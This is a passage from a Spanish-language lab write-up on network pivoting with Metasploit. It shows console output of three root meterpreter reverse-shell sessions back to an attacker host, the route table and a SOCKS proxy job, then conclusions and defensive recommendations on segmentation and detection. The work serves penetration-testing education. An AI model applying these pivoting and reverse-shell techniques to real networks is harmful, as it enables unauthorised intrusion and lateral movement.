Id  Name  Type      Information          Connection
--  ---  -----
1   meterpreter x64/linux root @ 10.10.10.2 10.10.10.1:4444 -> 10.10.10.2:55398 (10.10.10.2)
2   meterpreter x64/linux root @ 20.20.20.3 10.10.10.1:5555 -> 10.10.10.2:54154 (20.20.20.3)
3   meterpreter x64/linux root @ 30.30.30.3 10.10.10.1:6666 -> 10.10.10.2:44982 (30.30.30.3)

msf6 exploit(multi/handler) > route
IPv4 Active Routing Table
=====
Subnet        Netmask        Gateway
-----        -----        -----
10.10.10.0    255.255.255.0 Session 1
20.20.20.0    255.255.255.0 Session 1
30.30.30.0    255.255.255.0 Session 2

[*] There are currently no IPv6 routes defined.

msf6 exploit(multi/handler) > jobs
Jobs
=====
Id  Name          Payload  Payload opts
--  ---          -----  -----
0   Auxiliary: server/socks_proxy

msf6 exploit(multi/handler) > |

```

Como podemos ver, tenemos las 3 sesiones como root en las 3 máquinas.

También tenemos las rutas creadas entre las 3 redes. Por último, podemos ver también el job del proxy.

Al tener todas sesiones en metasploit, nos facilita mucho nuestra organización, ya que, desde un solo terminal, tenemos acceso a las 3 máquinas comprometidas.

CONCLUSIONES

En este laboratorio, se realizó una demostración práctica de cómo utilizar Metasploit para ejecutar pivoting, una técnica crucial en pruebas de penetración avanzadas. A continuación, se presentan las conclusiones obtenidas del ejercicio:

- Conexión y Escaneo Inicial:
 - La KALI, nuestra máquina atacante, ubicada en la red 10.10.10.0/24 con IP 10.10.10.1, fuimos capaz de comprometer la primera máquina objetivo dentro de la misma red. Esta primera fase nos permitió establecer un punto de apoyo inicial necesario para el pivoting.
 - Tras el compromiso de la primera máquina, realizamos un escaneo interno que reveló la presencia de una segunda máquina en la red 20.20.20.0/24, inaccesible directamente desde nuestra máquina atacante.
- Configuración de Pivoting:
 - Mediante la configuración de túneles con socat y la utilización de las capacidades de rutas de Metasploit, habilitamos el acceso desde la máquina comprometida en la red 10.10.10.0/24 hacia la segunda máquina en la red 20.20.20.0/24.
 - Este paso subraya la importancia de comprender cómo las redes internas pueden estar interconectadas y cómo, una vez dentro, un atacante puede moverse lateralmente a través de diferentes segmentos de red.
- Acceso a la Red Final:
 - La última fase del laboratorio consistió en repetir el proceso de escaneo y pivoting para alcanzar la tercera máquina en la red 30.30.30.0/24. Gracias a la correcta configuración de rutas en Metasploit, pudimos acceder a esta red final, demostrando cómo un atacante puede comprometer activos críticos que están varias capas detrás del perímetro de seguridad.

Este ejercicio hemos destacado la importancia del aislamiento adecuado de las redes y la segmentación de los sistemas críticos para minimizar el riesgo de movimientos laterales en caso de una brecha de seguridad. También hemos visto la efectividad de Metasploit para realizar pivoting de manera eficiente, reforzando su utilidad como herramienta en evaluaciones de seguridad.

RECOMENDACIONES

- Implementar políticas estrictas de segmentación de red y acceso para reducir las superficies de ataque.
- Considerar el uso de técnicas de detección de intrusos para identificar movimientos laterales no autorizados.
- Realizar pruebas de penetración periódicas para asegurar que las medidas de seguridad sean efectivas y estén actualizadas frente a técnicas de ataque modernas.

En resumen, en este laboratorio no solo hemos demostrado cómo se puede ejecutar un ataque en profundidad a través de múltiples redes, sino que también hemos enfatizado la necesidad de una defensa en bien diseñada y mantenida para proteger los sistemas críticos.